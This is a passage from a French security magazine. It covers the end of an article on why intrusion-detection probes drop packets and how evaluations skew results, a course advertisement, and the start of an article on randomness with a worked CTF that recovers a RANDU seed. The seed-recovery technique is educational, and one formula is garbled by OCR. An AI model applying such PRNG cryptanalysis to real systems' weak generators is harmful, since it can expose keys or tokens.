Une carte réseau peut saturer sa file d'attente, si elle n'arrive pas à effectuer les écritures DMA aussi rapidement que les paquets arrivent depuis le réseau. Outre de possibles lenteurs matérielles sur les bus de communication en eux-mêmes, la cause principale de lenteur est le filtrage des accès mémoire par l'IOMMU (*I/O Memory Management Unit*) **[PCIe]**. Il s'agit d'un gestionnaire des écritures DMA, capable de limiter les plages mémoires sur lesquelles les périphériques d'un serveur sont en mesure d'écrire, à l'instar d'un pare-feu limitant les accès à un réseau. Sa fonction est cruciale pour la sécurité des serveurs, mais totalement contre-productive si elle résulte en l'incapacité de la sonde à remplir son rôle.

2.2 Pertes dans le noyau

Lors de son démarrage, le logiciel de détection fait appel au noyau pour configurer une méthode d'acquisition des paquets. Plusieurs existent, parmi lesquels les plus populaires sont certainement AF_Packet (natif dans Linux), PF_Ring, DPDK, ou encore Netmap.

Généralement, le logiciel de détection configure le noyau afin qu'une plage mémoire soit réservée pour la réception des paquets écrits par DMA.

Plus cette plage mémoire est grande, plus la quantité de paquets qui pourront être stockés en attendant leur traitement est importante. Si toutefois cette plage se remplit plus vite qu'elle n'est consommée par le logiciel de détection, alors des paquets sont défaussés.

La lenteur de la consommation des paquets entrants n'est pas systématiquement à imputer aux lenteurs du logiciel de détection. En effet, le noyau effectue des transformations ou ajoute des métadonnées, qui peuvent être plus ou moins coûteuses. Des pertes peuvent donc se produire avant même que le logiciel de détection ne soit prévenu de la réception de paquets ! Ce cas peut être notamment observé si l'on utilise des programmes XDP (*eXpress Data Path*) très gourmands, ou des algorithmes peu performants de répartition des paquets (*load-balancing*) entre les différents processeurs.

Une autre cause de pertes de paquets impliquant le noyau est l'extraction de fichiers. Les logiciels de détection peuvent, en effet, stocker les paquets reçus (fichiers PCAP) ou les fichiers suspects transitant sur le réseau (HTTP, SMB, SMTP…). Si les périphériques de stockage ne sont pas suffisamment rapides, les appels système d'opération sur les fichiers (*write*(2), *sync*(2)…) pourraient être plus lents à rendre la main au logiciel de détection, et donc dépasser le budget. En conséquence, une perte de paquets est possible dès lors qu'une grande quantité de fichiers doivent être extraits pour mise en quarantaine et analyses ultérieures.

2.3 Pertes dues au logiciel de détection

L'organisation des composants constituant le logiciel de détection et la complexité des règles d'analyse peuvent avoir un impact significatif sur les performances, et entraîner la perte de paquets.

Les moteurs d'analyse sont découpés, en interne, en plusieurs sous-tâches :

- acquérir de nouveaux paquets à traiter ;
- replacer les paquets dans leur contexte (e.g. « fait-il partie d'une session TCP ? », « est-ce un fragment d'un paquet déjà vu ? ») ;
- effectuer des analyses de sécurité des paquets ou des flux, afin d'inférer des événements de sécurité ou d'extraire des fichiers suspects ;
- produire des journaux enregistrant les événements générés.

Ces sous-tâches peuvent être gérées par un ou plusieurs processus. Utiliser plusieurs processus peut être avantageux pour paralléliser les traitements, et ne pas se retrouver avec une surcharge de travail qui pourrait saturer les capacités de traitement d'un unique processus. Hélas, utiliser plusieurs processus n'est pas non plus une panacée, car ces sous-tâches peuvent nécessiter des états partagés. Il est alors nécessaire d'organiser l'accès à ces états, par l'intermédiaire de serveurs mandataires (comme le fait Zeek/Bro) ou de verrous (futex/mutex, comme le fait Suricata).

Une analyse de performance assez poussée du logiciel de détection Suricata a été conduite **[SuriLock]** ; elle montre que les verrous constituent un des freins principaux, pouvant causer la perte de paquets. Dans cette analyse, il est notamment stipulé que Suricata effectue beaucoup d'accès concurrents aux états des sessions TCP.

Ainsi, un trafic réseau comportant une grande quantité de sessions TCP simultanées ou de nombreuses nouvelles connexions par seconde peut avoir pour conséquence le ralentissement de Suricata. En effet, tous les processus ayant pour objectif de remplacer un paquet dans son contexte seront alors figés en l'attente de la libération des verrous pour accéder aux états partagés.

En outre, et sans même parler de verrous, une grande quantité de sessions TCP peut saturer les tables de hachage dans lesquelles sont stockés les états. Or, la complexité algorithmique d'accès aux éléments des tables de hachage passe d'O(1) (temps constant) à O(n) (temps linéaire, fonction de la quantité de collisions dans la table de hachage) lorsque celles-ci saturent. Il en résulte alors une surconsommation CPU, et donc une surconsommation du budget temporel pour le traitement d'un paquet.

L'architecture logicielle des moteurs d'analyse peut également influencer les performances en cas de mauvaise répartition des paquets reçus entre les différents processus en charge de leur traitement. La perte de paquets survient lorsqu'un CPU est saturé/noyé sous les traitements qu'un processus d'analyse doit entreprendre. Ce cas de figure se manifeste très facilement lorsque la répartition des paquets reçus n'est pas aléatoire, mais tend à concentrer sur le même processus d'analyse tous les paquets relatifs à un même flux (ex. : sessions TCP). Cette répartition par flux est la plus commune et privilégiée, car elle permet de limiter les accès aux ressources partagées et d'augmenter la localité des accès mémoire **[SEPTUN]**. Le problème est que cette méthodologie ne répartit pas correctement le trafic incluant des tunnels (IPsec, GRE, L2TP, TLS…). En effet, à moins que le programme en charge de la répartition ne fasse de l'inspection profonde (DPI) du trafic (qui n'est même pas toujours possible, par exemple en cas de paquets fragmentés), l'intégralité des paquets d'un tunnel sera analysée par un même processus d'analyse ! Si ce tunnel est très actif, le processus d'analyse sera facilement débordé, et des paquets commenceront à être perdus.

Finalement, les moteurs d'analyse (ex. : dissecteurs, analyseurs de contenu, greffons d'analyse) peuvent être des sources de problèmes de performance, résultant en la perte de paquets. Le pare-feu applicatif de Cloudflare a causé une indisponibilité de l'ensemble de leurs services en juillet 2019 **[CloudflareWAF]**, à cause d'une expression rationnelle gourmande en CPU. De même, une règle de détection mal conçue pourra freiner significativement l'analyse des paquets, et surconsommer le budget.

De l'expérience de l'auteur de cet article, le problème est encore pire avec des greffons écrits en Lua.

Ce langage utilise, en effet, exclusivement des co-routines pour simuler le parallélisme. En conséquence, si une instruction Lua met en attente l'interpréteur Lua, sans rendre la main pour que ce dernier exécute une autre co-routine en attendant, l'ensemble des processus d'analyse de paquets ayant recours à un greffon Lua se retrouvent figés **[LuaLock]**.

3. BIAIS INTRODUITS PAR LES MÉTHODOLOGIES D'ÉVALUATION

Les conditions évoquées dans la précédente section de cet article peuvent se manifester lors de la capture de trafic sur des réseaux de production. Néanmoins, étant donné que les sondes sont des composants généralement connectés à des réseaux sensibles, nombre d'opérateurs préfèrent évaluer ces équipements en émulant de tels réseaux, avant d'en sélectionner un et de le raccorder à leur production. De même, les constructeurs de sondes doivent évaluer leur produit afin de s'assurer de leur performance.

L'émulation d'un réseau n'est cependant pas chose aisée, et de nombreux biais peuvent être introduits, faussant positivement ou négativement la perception des performances réelles des sondes ! Cette section détaille quelques erreurs communes que l'auteur de cet article a pu observer ou commettre dans le cadre de son activité professionnelle.

3.1 Les outils pour l'émulation de réseaux

Outre les plateformes commerciales, dont l'efficacité et la pertinence des tests pourraient certainement faire l'objet d'études formelles, plusieurs outils libres existent. Parmi ces derniers, il est notamment judicieux de citer :

- *tcpdump*, qui permet la capture de trafic, le filtrage et le stockage dans des fichiers PCAP **[tcpdump]** ;
- *tcpreplay*, qui permet de rejouer des PCAP à plus ou moins grande vitesse, et même d'éditer les PCAP **[tcpreplay]** ;
- *TRex*, de Cisco, qui constitue une plateforme de rejeu de trafic complète **[TRex]** ;



- *scapy*, une bibliothèque Python dédiée à la manipulation de paquets réseau. Elle permet de capturer du trafic, de l'analyser, de le filtrer et de l'éditer, avant de l'enregistrer sous la forme de fichiers PCAP, ou de renvoyer les paquets sur le réseau **[Scapy]** ;
- *tc qdisc*, un ensemble d'outils sous Linux permettant notamment l'émulation de certaines conditions sur un réseau, comme la limitation de débit avec le module *tbf*, ou la création de latence ou d'instabilités (pertes de paquets, rejeux…) avec le module *netem* **[tc]**.

3.1.1 Tcpdump

tcpdump permet de capturer et d'enregistrer du trafic sur des réseaux modérément actifs. Lorsque les réseaux sont trop rapides, ce dernier ne parvient pas toujours à collecter tous les paquets reçus. Les flux réseau ainsi enregistrés s'en retrouvent alors corrompus. Quelle que soit la technologie employée pour le rejeu du trafic, il est crucial que les captures réseau employées soient représentatives de la situation que l'on cherche à émuler. En outre, il est normal de souhaiter que le trafic envoyé à la sonde contienne des pertes, des rejeux et des réordonnancements de paquets. Il convient cependant que ceux-ci soient désirés et émulés à dessein, plutôt que le résultat du hasard et d'une méthodologie de capture inadéquate.

Il convient également de noter que la capture de trafic d'un réseau réel peut générer des fichiers PCAP non représentatifs, malgré une source de données bien légitime. En effet, il est absolument capital de nettoyer ces captures, car celles-ci contiennent des demi-flux **[CleanPCAP]**. Ces demi-flux sont des flux qui ont commencé avant le début de la capture ou qui se termineront après la fin de la capture.

Les demi-flux commencés avant le début de la capture sont problématiques si la sonde est configurée pour ignorer de tels flux. En rejouant ces demi-flux, l'évaluateur néophyte pourrait alors avoir l'impression d'envoyer une quantité importante de trafic à la sonde et que cette dernière se comporte parfaitement, sans perdre le moindre paquet. En réalité, la sonde n'effectuera aucune analyse des paquets reçus et les défaussera, sans lever la moindre alerte, même en présence d'un trafic malveillant.

Les demi-flux ne se terminant pas pendant la capture sont également problématiques si la capture est relativement courte, et rejouée en boucle, par exemple avec tcpreplay. En effet, ces flux ne se terminant jamais, ils vont créer à chaque itération de nouveaux états à maintenir dans la sonde, pouvant ainsi causer une explosion en coût mémoire, et une saturation de différentes tables de hachage internes. Or, si les logiciels de détection sont optimisés pour ne pas s'écrouler face à des DDoS de type SYN Flood, une explosion du nombre de flux tombe dans le spectre des attaques logiques. Les sondes n'ont alors d'autres choix, pour ne pas s'écrouler, que de défausser arbitrairement des flux, parmi lesquels des flux potentiellement malveillants. Pour ce faire, des délais de grâce (*timeout*) agressifs sont employés.

3.1.2 Tcpreplay

tcpreplay permet de rejouer des PCAP contenant des flux de toute nature et peut être un outil efficace pour évaluer une sonde. Des biais peuvent cependant être introduits dès lors que le PCAP est rejoué en boucle à l'aide de l'option `--loop`.

Le premier biais constaté par l'auteur de cet article survient si la périodicité des rejeux en boucle est inférieure à la valeur du délai de grâce (*timeout*) `CLOSE_WAIT` configuré dans la sonde. Dans l'absolu, `CLOSE_WAIT` est un état de la machine à états du protocole TCP, qui est indépendant des paquets reçus, et qui évolue seulement après un certain délai. Son objectif est d'empêcher qu'un serveur croie à l'établissement d'une nouvelle connexion TCP à cause de paquets réseau dupliqués trouvant leurs chemins après la fermeture de la session originale. Les sondes devant émuler les piles TCP des serveurs qu'elles protègent, elles doivent avoir un délai de grâce pour l'état `CLOSE_WAIT` représentatif de ces serveurs. Or, si tcpreplay rejoue en boucle « trop rapidement » (relativement au délai de grâce) le même PCAP, alors le trafic sera partiellement ignoré par la sonde, comme il l'aurait été par le serveur auquel s'adressait le trafic original, en vertu des spécifications du protocole TCP ! Il en résulte une sonde donnant l'impression de traiter énormément de paquets, alors qu'en pratique, elle les ignore.

Pour éviter le biais précédent, il est possible d'utiliser l'option `--unique-ip` de tcpreplay qui fait va-

rier les adresses IP à chaque nouvelle itération d'un PCAP. Hélas, cette option conduit au second biais !

Ce second biais est une amusante et improbable coïncidence. Il existe, en effet, une interaction entre l'algorithme utilisé par `--unique-ip` et certaines méthodes de hachage des paquets en vue d'effectuer la répartition des paquets entre les processus d'analyse !

Les méthodes de hachage des paquets pour répartir les flux nécessitent une propriété assez inhabituelle. En effet, il est nécessaire de hacher vers le même processus d'analyse, tant les requêtes que les réponses d'un même flux. Il faut donc utiliser un algorithme dit symétrique, qui hachera les adresses IP de manière identique même si les adresses IP source et destination sont inversées. Or, certains mécanismes de répartition, comme celui de la méthode de capture des paquets `PF_Ring`, utilisent une simple addition modulaire des octets des adresses IP. Ainsi, un paquet allant de 192.168.0.1 à 192.168.0.2 donnera un haché égal à `192+168+1+192+168+2 = 723 modulo N`.

De son côté, l'implémentation de `--unique-ip` dans tcpreplay se contente de soustraire le nombre d'itérations du PCAP à une adresse IP, et d'ajouter le nombre d'itérations du PCAP à l'autre adresse IP. Or il s'agit d'une opération mathématique à somme nulle qui conduira donc l'algorithme de répartition des paquets de la sonde à toujours envoyer les paquets vers les mêmes processus d'analyse. Si le PCAP est suffisamment court, alors la sonde se trouvera submergée artificiellement au niveau de certains processus, tandis que tous les autres ne recevront pratiquement aucun flux !

3.1.3 TRex

TRex est une plateforme développée par Cisco permettant le rejeu d'une gamme de PCAP. Chaque PCAP ne doit contenir qu'un seul flux. La configuration de cette plateforme permet ensuite de spécifier la fréquence relative de chaque PCAP par rapport aux autres. Il est alors possible d'envoyer plus ou moins de flux, en sachant que la quantité et la nature des flux envoyés sont maîtrisées.

TRex évite les biais introduits par tcpreplay, en faisant varier les adresses IP de manière aléatoire à chaque nouvel envoi d'un flux. En outre, pour l'expédition des flux, il envoie les paquets d'une adresse A vers une adresse B sur une interface réseau, et les paquets retour, de B vers A sur une autre interface réseau. Cela résulte en une méthode d'acquisition des flux par la sonde qui est plus réaliste, car plus proche de la méthode d'acquisition des flux sur une fibre optique.

La seule ombre au tableau de TRex est sa complexité ; il est, en effet, aisé d'envoyer à une sonde du trafic dépassant l'une de ses spécifications, soit en nombre de paquets par seconde, de nouveaux flux par seconde, de nombre de flux totaux, de fichiers à extraire, ou autre.

3.1.4 Scapy

Scapy est un outil probablement indispensable pour les évaluateurs de sonde. Il leur permet, en effet, de retravailler un fichier PCAP, notamment pour y nettoyer les demi-flux, altérer les flux pour dupliquer des paquets ou en supprimer, corrompre sciemment des sommes de contrôle. Son seul véritable défaut est sa relative lenteur, due principalement à son modèle d'abstraction des paquets, et au langage Python. Il est donc peu pratique d'opérer sur des PCAP de plusieurs gigaoctets.

3.1.5 Tc qdisc

tc qdisc (*traffic control -- queue discipline*) est un cadriciel reposant sur le noyau Linux et des outils de l'espace utilisateur (*userland*) pour altérer l'écoulement des paquets sur des interfaces réseau spécifiques. Cet outil est notamment utile lorsqu'un évaluateur cherche à créer des PCAP pour TRex. En effet, il est possible de créer un environnement contrôlé, par exemple avec une paire d'interfaces virtuelles (*veth*). L'une des interfaces fait alors tourner le serveur et l'autre accueille le client. tc permet d'altérer cet environnement de tests pour y introduire des perturbations volontaires (ex. : délais, pertes, réduction de débit…).

3.2 Biais introduits par l'injection de flux non représentatifs

Le comportement d'une sonde peut varier significativement en fonction du trafic reçu. Leurs logiciels de détection doivent, en effet, être en mesure

de s'adapter à tout type de trafic susceptible d'être reçu par les équipements qu'elles protègent. Or le traitement d'un grand nombre de petits paquets, ou à l'inverse le traitement de *jumbo frames* (des trames dont la taille excède les classiques 1514 octets) demande des allocations mémoire contradictoires, ne serait-ce que pour stocker les paquets en attendant leur traitement. De même, de nombreux flux distincts ne se gèrent pas de la même manière que quelques flux bien connus, mais massifs.

Or, une sonde, par défaut, doit savoir gérer toutes ces situations. Leur configuration doit donc être suffisamment générique pour accorder au logiciel la flexibilité nécessaire pour les encaisser. Il en résulte une allocation des ressources potentiellement inadéquates pour des cas extrêmes, comme le traitement d'un trafic réseau à très haut débit. Pire, ces configurations génériques ont tendance à « *surbooker* » les ressources à disposition. L'hypothèse optimiste est, en effet, que plusieurs situations extrêmes ne se présenteront pas simultanément. Les ressources de la machine étant en quantité finie, il peut alors en résulter des dénis de service du logiciel de détection (ex. : déclenchement de l'*OOM Killer* de Linux, qui tue les processus consommant beaucoup de mémoire).

Finalement, la nature des flux injectés peut également influencer le comportement de la sonde. Une grande quantité de flux chiffrés est, en général, facile à gérer pour une sonde. Cette dernière n'a, en effet, pas accès aux clés de déchiffrement ; le flux peut donc généralement être ignoré, pour privilégier l'analyse de paquets en clair. À l'inverse, une grande quantité de flux distincts (ex. : sessions TCP ou questions/réponses sur UDP…) peuvent faire exploser les états dans la sonde, comme cela a été détaillé plus haut dans cet article.

CONCLUSION

Au fil de cet article ont été présentés différents :

- goulots d'étranglement d'une sonde ;
- ressources critiques ;
- sources de lenteur ;
- biais pouvant être introduits involontairement lors de l'évaluation.

À moins d'avoir développé une expertise notable dans l'intégration de ce genre d'équipements, il est donc nécessaire de se référer à des guides de déploiement, et des méthodologies de tests éprouvées et génériques. Hélas, de tels documents n'existent pas encore, et les ingénieurs doivent réinventer la roue systématiquement, quitte à en produire des carrées, de temps à autre.

Dans le monde des systèmes industriels, souvent considéré par la communauté de la sécurité des systèmes d'information IT comme le vilain petit canard, ce problème a pourtant déjà été résolu ! La certification ANSI/ISA 62443 et le programme ISA-Secure **[ISASec]** spécifient une méthodologie d'évaluation très précise des systèmes industriels, et des équipements pouvant automatiser ces tests. Les exigences sont donc clairement établies, les méthodologies de tests documentées, et les produits d'évaluation certifiés. Ces tests incluent la conformité, la robustesse au trafic anormal, et la robustesse contre la montée en charge.

Ces éléments manquent cruellement dans le monde des sondes de détection, dont la réaction peut varier significativement, comme décrit dans cet article, en fonction du trafic reçu, de la nature de ses flux et de son intensité.

REMERCIEMENTS

Je tiens à remercier mes relecteurs : Erwan Abgrall, Baptiste Bone, Piotr Chmielnicky, Sebastien Larinier, ainsi que ceux qui ont souhaité rester anonymes, et les employés de Gatewatcher. Les avis exprimés dans cet article ne sauraient les engager. ■

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com.



HS2
Hervé Schauer Sécurité

Formation cybersécurité technique

PROGRAMME

Introduction à la cybersécurité

ESSCYBER :
Essentiels techniques de la cybersécurité
SECUCYBER :
Fondamentaux techniques de la cybersécurité

Sécurité défensive et Réponse aux incidents

SECUWEB :
Sécurité des serveurs et des applications Web
SECUWIN :
Sécurisation des infrastructures Windows
SECULIN :
Sécurité Linux
SECUARCH :
Conception d'architectures sécurisées
SECUBLUE :
Surveillance, détection et réponse aux incidents de sécurité

Sécurité des réseaux et des infrastructures

SECUINDUS :
Cybersécurité des systèmes industriels
SECURSF :
Sécurité des réseaux sans fil
DNSSEC :
DNSSEC
SECUPKI :
Infrastructures de clés publiques
SECUPKIWIN :
Infrastructure de clés publiques Windows

Inforensique

FORENSIC1 :
Analyse inforensique Windows
FORENSIC2 :
Analyse inforensique avancée
REVERSE1 :
Rétroingénierie de logiciels malfaisants

Sécurité offensive

PENTEST1 :
Test d'intrusion
PENTEST2 :
Test d'intrusion et développement d'exploits

idcomm.fr

+33 974 774 390

ALÉA ET CRYPTANALYSE DE GÉNÉRATEURS

Arnaud MEAUZOONE - ameauzoone@squad.fr
Ingénieur/Doctorant SQUAD

La plupart des applications en cryptographie moderne nécessitent à un moment ou un autre une source d'aléa [1]. Que ce soit pour chiffrer, générer des nonces, des clés ou même des sels cryptographiques. Mais comment générer de l'aléa sur nos ordinateurs qui sont des machines déterministes ? Dans cet article, nous allons nous intéresser à la place de l'aléa dans les algorithmes de chiffrements modernes. Puis nous verrons trois CTF ou le but est de cryptanalyser des générateurs de nombres aléatoires ; cela nous permettra d'en comprendre le fonctionnement et de voir quelques attaques sur des générateurs de nombres aléatoires.

mots-clés : *CSPRNG / OTP / LCG / LFSR / PYTHON / MERSENNE TWISTER*

1. LA PLACE DE L'ALÉA DANS LES CHIFFREMENTS MODERNES

1.1 Le chiffrement parfait !

Commençons par poser une question fondamentale : « Existe-t-il un algorithme de chiffrement parfait ? Un algorithme qui ne pourrait pas être cassé même avec une puissance de calcul infini ? ».

En théorie oui ! Mais comme nous allons le voir, seulement en théorie.

C'est le *One-Time Pad* (OTP) ou chiffrement par masque jetable en français, également appelé chiffre de Vernam **[2]**.

Voici les conditions pour avoir un chiffrement parfait :

1. La clé doit être de la même longueur que le message à chiffrer (ou plus) ;
2. La clé doit être générée de façon aléatoire ;
3. La clé ne doit être utilisée qu'une seule fois.

Ensuite, il vous suffit de XORer votre message avec la clé et voilà vous avez un chiffrement parfait.

Seulement c'est bien joli en théorie, mais en pratique c'est infaisable. Premièrement, la clé ne peut pas être plus petite que le message à chiffrer. Cela implique que si vous souhaitez chiffrer un fichier de 1 Mo, il vous faut aussi une clé de 1 Mo. Cela devient compliqué. De plus, la clé doit être unique à chaque chiffrement et doit aussi être transmise au destinataire pour qu'il puisse déchiffrer votre message. Cela demande donc une logistique quasi impossible à mettre en place.

Et surtout et c'est ce qui nous intéresse dans cet article, la clé doit être générée de façon aléatoire. Et là, ça se complique aussi vraiment, car nos ordinateurs (et toutes machines de Turing en fait) sont déterministes. Ils ne savent pas générer de l'aléa. En réalité, il n'existe pas d'algorithme capable de générer de l'aléa : si vous donnez les mêmes entrées, vous aurez les mêmes sorties.

1.2 Les chiffrements par flux

Imiter au maximum l'OTP, c'est le principe des algorithmes de chiffrement par flux. On va tenter le plus possible de se rapprocher de l'OTP tout en conservant la simplicité d'implémentation. En pra-

tique, on génère un flux de bits via un CSPRNG avec une graine commune aux deux parties que l'on XOR avec le texte en clair. Pour le déchiffrement, le receveur n'a qu'à utiliser la même graine dans le même CSPRNG et XORer le flux avec le message chiffré pour retrouver le texte en clair (voir Figure 1).




Fig. 1 : Le chiffrement par flux.

1.3 L'aléa dans les autres algorithmes

Bien que l'aléa soit central dans les algorithmes de chiffrements par flux, il est aussi extrêmement utilisé dans tous les domaines de la cryptographie. En voici des exemples :

- générer les nombres premiers pour le RSA ;
- les vecteurs d'initialisations pour les chiffrements par bloc ;
- les sels cryptographiques ;
- pour générer des Nonces (par exemple, dans le WPA2).

HRNG, TRNG, PRNG ET CSPRNG : QUELLE DIFFÉRENCE ?

Lorsque l'on étudie la cryptographie et plus particulièrement la notion d'aléa en cryptographie, on tombe souvent sur ces termes : TRNG, HRNG, PRNG et CSPRNG. Ce sont tous des générateurs de nombres aléatoires comme l'indique la partie RNG (*Ramdom Number Générateur*), alors qu'est-ce qui fait leurs différences ?

- **Un HRNG (pour *Hardware Random Number Generator*) est un générateur de nombres aléatoires à partir de phénomènes physiques. Ces générateurs utilisent de faibles bruits considérés comme aléatoires, tels que le bruit thermique ou l'effet photoélectrique. Parfois, ils utilisent des phénomènes quantiques. Les HRNG sont des TRNG (*True Random Nomber Generator*), car ils ne peuvent pas être prédits.**
- **Un PRNG (pour *Pseudo Random Number Generator*) est un générateur de nombres aléatoires qui génère une séquence statistiquement proche du hasard. Cela signifie qu'il est très compliqué de repérer un schéma que suivent les nombres à la sortie de ce générateur. Les CSPRNG (pour *Cryptographically Secure Pseudorandom Number Generator*) sont des PRNG suffisamment robustes pour être utilisés dans les applications cryptographiques.**

Tous ces algorithmes et protocoles sont mis en difficulté ou directement cassés si l'aléa peut être déterminé.

2. LA GÉNÉRATION DE NOMBRES ALÉATOIRES

2.1 Les propriétés d'un prng

Maintenant que nous avons abordé l'importance qu'a l'aléa dans les algorithmes de chiffrements, nous allons voir les propriétés que doivent avoir les bons générateurs aléatoires.

Ces propriétés sont :

- une période qui ne dépend pas (ou très faiblement) de la graine utilisée ;
- la qualité du générateur aléatoire ne doit pas dépendre de la qualité de la graine. Si ma graine est 00000000, mon générateur doit être aussi bon qu'avec une autre graine ;
- la distribution la plus aléatoire possible, mais pas homogène (le hasard n'est pas homogène) ;
- la distribution doit être aléatoire même dans des espaces supérieurs à 1 (attaque spectrale, voir la suite de l'article) ;

- connaissant l'ensemble des valeurs déjà fournies par le générateur, il doit être impossible de déduire la suivante ou une des suivantes ;
- connaissant une ou des valeurs du générateur aléatoire, il doit être impossible de déduire la ou les précédentes valeurs ;
- connaissant à un moment donné l'état interne du générateur, il doit être impossible de déduire les valeurs précédentes du générateur.

3. DES EXEMPLES DE GÉNÉRATEURS ALÉATOIRES

Maintenant que nous avons vu la place de l'aléa dans les chiffrements modernes, voyons trois CTF où le but est de cryptanalyser des générateurs de nombres aléatoires. Les trois CTF sont sur mon compte GitHub **[3]** ainsi que les codes présentés dans cet article, vous pouvez les faire par vous-même. Maintenant nous allons étudier les solutions.

Bien sûr les exemples présentés ici sont faibles et ne doivent jamais être utilisés tels quels en pratique comme le montrent les exemples de cryptanalyse. Ce sont simplement des exemples historiques et/ou ludiques permettant une introduction aux attaques sur des générateurs de nombres aléatoires.

3.1 CTF 1 : Générateurs Congruentiels Linéaires

Dans le CTF 1, on nous donne deux valeurs (**853726955** et **1871938753**) générées il y a longtemps par un générateur de nombre aléatoire sur un calculateur IBM 360. Et on nous demande de retrouver la graine de ce générateur. Pour cela, nous avons un autre indice une empreinte MD5 de cette graine (**87547519cdb0cf44ede72019b1745d6c**).

Alors pour réaliser ce CTF intéressons-nous à l'IBM 360. Ce sont des machines produites dans les années 60 et à cette époque le générateur aléatoire utilisé était un LCG connu sous le nom de RANDU. Voyons comment fonctionnent les LCGs.

Les générateurs congruentiels linéaires **[4]** ou *linear congruential generator* (LCG) sont des générateurs de nombres pseudo-aléatoires d'après une suite de la forme :

$$X_{n+1} = aX_n + c \pmod m$$

Avec :

- a : le multiplicateur ;
- c : l'incrément ;
- m : le module.

C'est le terme X0 qui est la graine du générateur. Le module m fait partie du schéma de chiffrement et peut être publiquement connu tandis que les valeurs a,c et X0 doivent rester secrètes.

Bien qu'intéressant (surtout dans les années 60-70) car extrêmement rapides, ces générateurs ont plusieurs défauts :

1. La qualité du générateur dépend de ses paramètres. Par exemple, avec les paramètres a = 25, c = 16, m = 256 et la graine X0 = 50, on obtient la suite : **50, 242, 178, 114, 50, 242, 178, 114, 50, 242, ...** On voit bien que l'on a une répétition et donc tout sauf de l'aléa.
2. Leur période est assez courte et égale au maximum à m (le module).
3. Ils échouent spectaculairement au test spectral, ce que nous allons voir.

3.1.1 Les tests spectraux : exemple avec RANDU

Les tests spectraux sont des tests qui permettent de juger de la qualité d'un générateur aléatoire **[5]**. Les générateurs à congruence linéaire répondent particulièrement fortement à ce test. Et RANDU en est l'exemple parfait.

Le générateur RANDU est défini de la manière suivante :

$$V_{j+1} \equiv 65539.V_j \pmod{2^{31}}$$

C'est donc bien un LCG avec a = 65539, m = 2^{31} et c = 0.

Comme ce générateur produit des nombres dans l'intervalle **[1, 231 - 1]**, il est fréquent de ramener les valeurs entre 0 et 1 avec la formule :

$$X_j = V_j/2^{31}$$

Le test spectral consiste à utiliser la sortie du générateur aléatoire pour créer des coordonnées

de points. Une fois ces points affichés en 2 ou plus de dimensions, on peut retrouver (éventuellement) des patterns.

Par exemple, voilà ce que l'on obtient lorsque l'on représente la sortie de RANDU en utilisant trois cordonnées successives pour créer un point p=(X_n, X_{n+1}, X_{n+2}) avec le code :

```
NB = 10000; % Le nombre de points que l'on souhaite créer.
   % En dessous de 1000 on ne voit pas grand-chose

Px = []; % On crée une liste pour contenir les coordonnées x des points.
Py = []; % On crée une liste pour contenir les coordonnées y des points.
Pz = []; % On crée une liste pour contenir les coordonnées z des points.

seed = 1; % On prend une graine, ici vous pouvez mettre ce que vous
voulez.

prec = seed; % Ici on initialise le précédent avec la graine.

for i = 1:NB; % On boucle pour créer les points. Si on veut 10000 points
il faut
   % 3 fois plus de points car chaque point va devenir une coordonnée.

  Px = [Px,prec/2**31];

  prec = mod(65539*prec, 2**31);

  Py = [Py,prec/2**31];

  prec = mod(65539*prec, 2**31);

  Pz = [Pz,prec/2**31];

  prec = mod(65539*prec, 2**31);

endfor

plot3(Px,Py,Pz, ".") % On affiche le résultat.
```

On peut voir ici que des plans se forment, car on est en trois dimensions (des lignes en 2d et des hyperplans en dimension n). C'est donc tout sauf aléatoire. On arrive même à démontrer la relation (équation des plans) : $X_{n+2} \equiv 6.X_{n+1}\text{-}9.X_n \pmod{2^{31}}$ d'où $X_n \equiv 6.954437177.X_{n+1}\text{-}954437177.X_{n+2} \pmod{2^{31}}$ (l'inverse de 9 modulo 2^{31} est 954437177). On est donc capable de remonter la série et de hacher chaque valeur trouvée pour voir si c'est la graine.

Voici comment le faire en python :

```
$ python
Python 3.7.3 (default, Jun 24 2019,
04:54:02)
[GCC 9.1.0] on linux
Type "help", "copyright", "credits"
or "license" for more information.
>>> ((6*954437177)*853726955 -
(1*954437177)*1871938753) % 2**31
838376697
```

On finit, au bout de 8 itérations, par trouver **1411554571** qui, une fois hachée, donne **87547519cdb-0cf44ede72019b1745d6c**, ce qui est le hash de l'énoncé. On vient de réussir le CTF.

